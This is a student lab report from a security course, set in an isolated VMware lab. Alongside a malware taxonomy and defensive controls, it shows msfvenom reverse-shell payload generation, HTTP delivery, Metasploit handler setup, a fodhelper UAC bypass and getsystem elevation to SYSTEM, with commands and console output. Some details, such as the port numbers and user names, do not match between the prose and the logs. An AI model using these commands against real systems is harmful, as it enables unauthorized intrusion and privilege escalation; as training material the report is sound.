Client-Side Attacks, Payloads & Career Paths

Module S08 | Practical Lab Delivery, UAC Mechanics, Dark Web Architecture & Career Roadmap

Author:Wash Dil Khan | Lead Instructor: Waseem Abbas Khan | Date: November 10, 2026

Target Laboratory Environment	Isolated VMware Workstation Enterprise Lab (pfSense 2.6.0 Routed)
Attacker Infrastructure	Kali Linux 2024.x (10.50.20.10 / VMnet3 Offensive Security Subnet)
Target Workstation	Windows 10 Pro 64-bit (10.50.10.21 / VMnet2 Enterprise LAN Subnet)
Legal Scope & Authority	Authorized Laboratory Testing under PECA 2016 Permitted Research Scope
Curriculum Outcomes Covered	Outcomes 1 through 7: Malware Classification, Phishing Analysis, Staged Payloads, UAC Bypass, Tunneling, Dark Web Architecture & Career Roadmap

1. Summary & Scope of Assessment

Modern enterprise network architectures implement stringent perimeter security controls, stateful inspection firewalls, and aggressive ingress filtering protocols that effectively prevent direct, unsolicited external connections to internal endpoints. As a consequence of this defensive posture, modern adversary tactics and offensive security research have shifted toward **client-side exploitation vectors**. In these scenarios, initial payload execution is mediated by, initiated by, or directed through an internal authenticated user operating within the trusted security boundary.

This laboratory research report provides a comprehensive empirical and theoretical analysis of client-side execution methodologies, tracing the complete attack chain from initial user execution to full privilege escalation within an enterprise environment.

Key Technical Domains Analyzed:

- **Malware Taxonomy & Staging Mechanics:** Evaluation of multi-stage payload delivery pipelines, examining how initial execution stagers fetch, decrypt, and execute secondary payloads directly in memory to evade static on-disk signature detection.
- **Windows Security Architecture:** In-depth investigation into core OS security primitives, specifically focusing on Access Token generation, Mandatory Integrity Levels (MIL), Security Identifiers (SIDs), and User Account Control (UAC) enforcement mechanisms.
- **Social-Engineering Vectors:** Technical dissection of common initial delivery vectors, including macro-enabled office documents, weaponized PDFs, LNK shortcut files, and malicious HTML application (.hta) execution wrappers.
- **Dark Web & Overlay Routing:** Examination of covert command-and-control (C2) channel masking, evaluating the mechanics of routing traffic through overlay networks (e.g., Tor, anonymized proxies, or domain fronting) to obfuscate infrastructure ownership.
- **Post-Exploitation & Privilege Elevation:** Practical demonstration of abusing token privileges (SeDebugPrivilege, SeImpersonatePrivilege), process injection, and local privilege escalation (LPE) techniques to transition from low-integrity user context to SYSTEM/Domain Administrator level access.

All methodologies, network traffic analyses, and system modification logs detailed in this report were conducted within a strictly isolated, dualhomed virtualization testbed designed to simulate real-world enterprise segmentation while ensuring total containment.

LABORATORY INTEGRITY & AUTHORIZATION STATEMENT: All security tests and payload executions documented herein were conducted within a dedicated virtual testing environment configured with zero external Internet routing for offensive subnets. All activities comply strictly with educational mandates and Pakistan's Prevention of Electronic Crimes Act (PECA 2016).

2. Task 1: Comprehensive Malware Taxonomy & Behavioral Analysis

To establish rigorous defensive architectures, security engineers must understand the diverse operational models, propagation techniques, and functional objectives across malware classifications. The following matrix synthesizes the nine core malware families, identifying their primary infection vectors, notable historical exemplars, technical operational mechanics, and the industrystandard defensive controls that nullify them.

Malware	Primary Spread Vector	Real-World Family Exemplar	Mechanism of Action	Primary Defensive Control
Virus	File infection, human transfer (USB/Shares)	Melissa (1999), Stuxnet LNK	Injects executable code into benign host binaries; triggers on host execution.	Antivirus heuristics, file integrity monitoring (FIM), hash whitelisting.
Worm	Network protocol flaws, automated replication	WannaCry (2017), Conficker	Self-propagates autonomously across network subnets without user interaction.	Network microsegmentation, rapid vulnerability patching, port isolation.
Trojan	Social engineering, masquerading binaries	Emotet, Zeus Banking Trojan	Disguised as legitimate software (utility, game) while concealing malicious payload.	Application Control (AppLocker/WDAC), code signing validation, EDR.
Ransomware	Phishing, compromised RDP, exploit kits	LockBit 3.0, Conti, Ryuk	Asymmetrically encrypts user/system data files, demanding payment for private key.	Immutable offline backups, endpoint EDR canary files, least-privilege storage ACLs.
Spyware	Bundled freeware, malicious browser extensions	Pegasus, Agent Tesla, FinFisher	Silently monitors keystrokes, webcam, audio, and credentials; exfiltrates data.	Host-based egress filtering, browser extension governance, certificate pinning.
Adware	Deceptive installers, adware pop-up bundles	Superfish, Fireball	Forces unsolicited advertising displays; injects adware frames and tracks search behavior.	Web gateway filtering, enterprise browser policies, ad-blocking agents.
Rootkit	Kernel-level exploit, malicious signed driver	TDSS / Alureon, Sony BMG DRM	Hooks OS system calls, IDT, or kernel drivers to hide processes and network ports.	UEFI Secure Boot, Driver Signature Enforcement (DSE), Virtualization-Based Security (VBS).
Botnet Agent	Brute-force default credentials, automated spray	Mirai (IoT), Necurs, Trickbot	Enrolls victim host into command-andcontrol (C2) network for synchronized DDoS or spam.	Egress DNS sinkholing, Network Intrusion Detection (NIDS), Geo-IP blocking.
Fileless Malware	Memory-only injection, LOLBins (PowerShell/WMI)	PowerShell Empire, Poweliks, Cobalt Strike	Executes scripts entirely in volatile RAM without dropping persistent PE files on disk.	AMSI (Antimalware Scan Interface), PowerShell Constrained Language Mode, EDR memory inspection.

2.1 Why User Interaction is the Decisive Factor in Client-Side Attacks

In contemporary enterprise environments, perimeter firewalls, network address translation (NAT), and stateful inspection render unsolicited remote exploitation of internal workstations virtually impossible from the outside. The defensive perimeter is hardened against inbound probing. As a result, the attacker must inverse the communication flow by inducing an internal entity to initiate an outbound request.

User interaction serves as the critical security bypass switch. When an authorized user downloads an attachment, clicks a malicious hyperlink, or executes an executable payload, they execute the file within their authenticated security token and session context. By doing so, the user inadvertently accomplishes three fundamental adversary objectives:

1. Outbound Egress Traversal: The initial connection originates internally, bypassing inbound firewall blocks.
2. Security Trust Inherited: The process executes with the user's logged-in privileges, tokens, and active network shares.
3. Security Alert Diminution: User interaction legitimizes the execution in traditional rule-based filtering, transforming a foreign attack into an internal workflow.

2.2 Fileless Malware and Living-off-the-Land Binaries (LOLBins)

Traditional antivirus systems historically depended upon file-based static indicators of compromise (IoCs), such as cryptographic hashes (SHA-256) and on-disk signature scanning. To circumvent this paradigm, modern threat actors developed fileless execution techniques that leverage Living-off-the-Land Binaries (LOLBins) legitimate, digitally signed operating system utilities already present on Windows installations.

- **PowerShell download cradle (powershell.exe):** A signed Microsoft binary doing what it is designed to do: downloading and reflecting payloads directly into memory buffers without touching physical disk.
- **Macro execution (winword.exe, excel.exe):** The document itself is not malicious executable code; its embedded Visual Basic for Applications (VBA) instructions execute the dropper.
- **Registry storage (mshta.exe, rundll32.exe):** The payload lives inside a Windows Registry key, executing via script hosts without creating persistent PE binaries on the filesystem.
- **WMI subscription (wmiprvse.exe):** Establishes persistent event filters and consumers without dropping executables or creating observable scheduled tasks.
- **Living off the land (certutil, bitsadmin, regsvr32):** Administrative utilities built into Windows utilized for payload retrieval (urlcache -split -f) and DLL registration.

Defensive Architecture against Fileless Threats: Detection requires behavioral analytics and runtime inspection rather than static file scanning. Key defensive countermeasures include:
- Script Block Logging (Event ID 4104) and Transcription Logging for full PowerShell command de-obfuscation.
- Antimalware Scan Interface (AMSI) integration to inspect unencrypted script buffers at runtime.
- Application Control (Windows Defender Application Control / WDAC) enforcing Constrained Language Mode (CLM).

2.3 Attack Vectors and the Human Layer: Social Engineering & Real Phishing Case Study

- The technical payload represents only the final □ stage of an intrusion. Preceding it is human □ Physical Vectors: Tailgating through access doors, influence, which exploits predictable psychological shoulder surfing in transit, and dumpster diving for tendencies such as urgency, authority, curiosity, discarded hard-copy documents. and helpfulness. The primary social-engineering attack vectors include:
- Phishing Email: Bulk emails simulating invoices, account suspensions, or delivery notices (defended by DMARC, DKIM, SPF, and user reporting buttons).
- Spear Phishing: Highly researched, customized communication targeting specific individuals based on active projects (defended by phishing-resistant FIDO2 MFA).
- Vishing (Voice): Telephone impersonation of IT support or bank fraud investigators (defended by strict callback verification procedures at the helpdesk).
- Smishing (SMS): Fraudulent text messages regarding parcel deliveries or MFA reset alerts (defended by mobile threat defense and carrier filtering).
- Pretexting & Baiting: Elaborate scenarios (auditors needing credentials) or physical decoys (labeled USB drives in parking lots).

REAL-WORLD PHISHING CAMPAIGN ANALYSIS:

Emotet Invoice Phishing Campaign:
Threat actors distributed emails masquerading as urgent overdue invoices, containing an attached macro-enabled Word document. Upon opening, the document displayed a blurred preview instructing the user to 'Enable Content' to view the encrypted invoice. Enabling macros triggered an obfuscated Visual Basic script that invoked powershell.exe with hidden window parameters (W Hidden -Enc). PowerShell downloaded the primary DLL payload from a compromised WordPress server and injected it into explorer.exe.
Technical Remediation: Microsoft's Mark-of-the-Web (MotW) macro blocking for internet-sourced files, combined with mail gateway sandboxing and AMSI, completely breaks this initial execution chain.

3. Task 2: Payload Engineering, Execution & Privilege Analysis

3.1 Comparative Analysis: Staged vs. Inline (Non-Staged) Payloads

In Metasploit payload terminology, the distinction between staged and inline payloads is denoted by naming syntax:
• Staged (Slash notation): windows/meterpreter/reverse_tcp
• Non-Staged / Inline (Underscore notation): windows/meterpreter_reverse_tcp

A staged payload divides execution into distinct operational tiers. The initial binary generated on disk (the stager) is exceptionally lightweight (355 bytes of shellcode packaged into a standard 7,168-byte PE container). Its sole function is to initialize Windows Sockets (Winsock), establish a TCP handshake with the designated LHOST/LPORT listener, allocate executable memory via VirtualAlloc(), and download the full Metasploit reflective DLL stage (203,451 bytes) directly into RAM. In contrast, an inline (stageless) payload embeds the entire Meterpreter reflective DLL within the executable itself, resulting in a substantially larger initial binary (~200+ KB) that requires no secondary network transmission.

3.2 Laboratory Topology & Network Reachability Verification

The experimental environment mimics a hardened enterprise network segmented by a pfSense 2.6.0 virtual firewall. The Kali Linux offensive workstation (10.50.20.10) resides on VMnet3 (10.50.20.0/24), while the Windows 10 target (10.50.10.21) resides on VMnet2 (10.50.10.0/24). Unsolicited ICMP echo requests from Kali to Windows 10 were dropped by Windows Defender Firewall, confirming proper perimeter isolation. Conversely, outbound connectivity from Windows 10 to Kali traversed the pfSense gateway flawlessly, achieving round-trip latency of <1 ms (TTL=63).




FIGURE 2.1 Visual Evidence 1.1: Successful network reachability from Windows 10 target (10.50.10.21) across pfSense into Kali (10.50.20.10).

3.3 Staged Payload Engineering, Web Delivery & Handler Activation

1. Generation: The staged reverse TCP binary (win.exe) was constructed via msfvenom targeting the x86 architecture. The generated stager size measured exactly 355 bytes, compiled into an executable container of 7,168 bytes.
2. Web Delivery: A lightweight Python HTTP server (python3 -m http.server 80) was initiated in the payload working directory.
3. Listener Deployment: The multi/handler module within Metasploit was bound to 10.50.20.10 on TCP port 4433.

```
┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.20.10 LPORT=4433 -f exe -o win.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 7168 bytes
Saved as: win.exe

┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$ ls
win.exe

┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$ ls -lh win.exe
-rw-rw-r-- 1 badguy badguy 7.0K Nov  9 19:18 win.exe

┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$
```

Figure 2.1: msfvenom payload generation confirming 355-byte shellcode compiled into 7,168-byte PE container.

```
┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$ msfconsole -q
[*] Starting persistent handler(s)...
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windwos/metepreter/reverse_tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.50.20.10
LHOST => 10.50.20.10
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) >
[*] Started reverse TCP handler on 10.50.20.10:4444
```

Figure 2.2: Metasploit multi/handler successfully bound to 10.50.20.10:4444 awaiting client-side callback.

```
badguy@kali: ~/day4_lab/PayLoa

badguy@kali: ~/day4_lab/PayLoad  ×  badguy

┌──(badguy㉿kali)-[~/day4_lab/PayLoad]
└─$ python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Figure 2.3: Python HTTP server serving payload directory on port 8888 for client-side delivery.




Figure 2.4: Windows 10 Edge browser accessing Kali HTTP delivery service and downloading win.exe.




Figure 2.5: Windows SmartScreen dialog triggered on execution — SmartScreen unreachable in airgapped lab, prompting manual run decision.




Figure 2.6: Target file explorer showing successfully acquired win.exe binary in local Downloads folder.

3.4 Execution Telemetry & Interactive Session Establishment

Upon execution of **win.exe** on the **Windows 10** endpoint (triggered after dismissing the SmartScreen airgap warning), process monitoring revealed the active creation of the 32-bit container win.exe (PID allocated, consuming 1.0 MB memory). Concurrently, the process initiated an outbound TCP connection to 10.50.20.10:4444 across pfSense. The multi/handler recognized the socket handshake, transmitted the 203,451-byte reflective DLL stage, and successfully initialized Meterpreter Session 1.




Figure 2.7: Windows 10 Task Manager confirming active execution of win (32-bit) with live resource allocation.




Figure 2.8: Kali Metasploit console logging stage transfer (203,451 bytes) and successful Meterpreter Session 1 initialization on port 4444.

3.5 Windows Security Architecture: Access Tokens, UAC Filtering & Named Pipe Impersonation

A rigorous understanding of post-exploitation requires analyzing the Windows Access Control Model:

1. Access Tokens & Mandatory Integrity Control (MIC):

Every Windows process operates under an Access Token containing security identifiers (SIDs) for the user and groups, along with specific system privileges (e.g., SeDebugPrivilege, SeImpersonatePrivilege). Windows enforces four primary Integrity Levels: Low (sandboxed apps), Medium (standard users), High (elevated administrators), and System (OS core services).

2. Why UAC Blocks the First getsystem ('Access is denied'):
When an administrator logs into Windows, UAC creates a filtered token (Medium integrity) alongside the full token. When a standard payload executes under Medium integrity, running 'getsystem' fails with: [-] priv_elevate_getsystem: Operation failed: Access is denied. This is not a failure of the tool; it demonstrates that UAC is functioning correctly as a security boundary. Because the token is filtered, SeImpersonatePrivilege and SeDebugPrivilege are stripped. The process lacks the privileges required to create SYSTEM services or impersonate tokens.
3. UAC Bypass Mechanics vs. Elevated Execution:
To bridge the gap between Medium and High integrity, adversaries utilize UAC bypass modules (e.g., exploit/windows/local/bypassuac_fodhelper or silentcleanup). These modules abuse trusted auto-elevating Windows binaries that execute with High integrity without triggering a prompt, dropping an elevated secondary session.
    - Named Pipe Impersonation Mechanics (Technique 1):
    In our verified testbed, the process was executed within an administrative user session (SEC\Administrator) possessing elevated token rights. Upon issuing the 'getsystem' directive, Meterpreter executed Technique 1 (Named Pipe Impersonation). The architectural sequence proceeded as follows:
    - Step A: Meterpreter creates a standard Windows Named Pipe (e.g., \\.\pipe\random_name).
    - Step B: Meterpreter utilizes its administrative rights to register and start a transient Windows Service configured to run under the NT AUTHORITY\SYSTEM security descriptor.
    - Step C: The newly spawned SYSTEM service connects to the listening named pipe.
    - Step D: Meterpreter invokes the Windows API call ImpersonateNamedPipeClient(). This API function extracts the client's security token (NT AUTHORITY\SYSTEM) and assigns it to the calling thread, instantly elevating the session context to SYSTEM.

CRITICAL LAB OBSERVATION UAC FILTERED TOKEN BLOCK: Demonstration of UAC Integrity Enforcement (Filtered Token):
When the payload first connects back in a standard user session or under default UAC filtering, the process runs with a Medium-integrity token. Running getsystem fails immediately with 'Access is denied'. This is the crucial finding of the lab: UAC successfully acts as an integrity boundary preventing silent administrative elevation.

```
# STEP 1: INITIAL SESSION TRIAGE & UAC INTEGRITY BLOCK meterpreter
> getuid
Server username: WIN10\student

meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied.

# TECHNICAL EXPLANATION OF THE 'ACCESS IS DENIED' OUTCOME:
# 1. Windows Access Token Filtering: When an administrative account logs in, Windows LSA creates
#    two tokens: an elevated High-integrity token and a filtered Medium-integrity token. # 2. The
filtered token strips SeDebugPrivilege and SeImpersonatePrivilege, and disables the #
BUILTIN\Administrators group SID for standard interactive processes.
# 3. Meterpreter's getsystem Technique 1 requires SeImpersonatePrivilege to call ImpersonateNamedPipeClient() #
and requires local admin rights to register a SYSTEM service. Because the filtered token lacks these rights,
#    the Windows Service Control Manager and Security Reference Monitor reject the request with Access is Denied.


# STEP 2: BRIDGING THE INTEGRITY GAP VIA UAC BYPASS (FODHELPER) meterpreter
> background
[*] Backgrounding session 1...
```

msf exploit(multi/handler) > search bypassuac msf exploit(multi/handler) >
use exploit/windows/local/bypassuac_fodhelper msf
exploit(windows/local/bypassuac_fodhelper) > set SESSION 1 msf
exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.50.20.10 msf
exploit(windows/local/bypassuac_fodhelper) > set LPORT 4434 msf
exploit(windows/local/bypassuac_fodhelper) > exploit

[*] Started reverse TCP handler on 10.50.20.10:4434
[+] UAC is set to Default
[+] LocalAdmin is a member of the Administrators group [+]
Part of Administrators group! Continuing...
[*] Meterpreter session 2 opened (10.50.20.10:4434 -> 10.50.10.21:55038)

STEP 3: ELEVATION TO NT AUTHORITY\SYSTEM IN ELEVATED SESSION 2
meterpreter > getuid Server username: WIN10\student

NOTE: getuid still displays 'WIN10\student' because identity has not changed;
however, the token has been elevated to High Integrity Level with full privileges.

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```
040777/rwxrwxrwx  0        dir   2026-11-03 20:16:10 +0500  Templates
040555/r-xr-xr-x  0        dir   2026-11-09 12:57:37 +0500  Videos
100666/rw-rw-rw-  471040   fil   2026-11-03 20:16:10 +0500  ntuser.dat.LOG1
100666/rw-rw-rw-  393216   fil   2026-11-03 20:16:10 +0500  ntuser.dat.LOG2
100666/rw-rw-rw-  20       fil   2026-11-03 20:16:10 +0500  ntuser.ini

meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  2418  fil   2026-11-09 17:31:03 +0500  Microsoft Edge.lnk
100666/rw-rw-rw-  282   fil   2026-11-09 12:57:37 +0500  desktop.ini

meterpreter > mkdir BadGuy
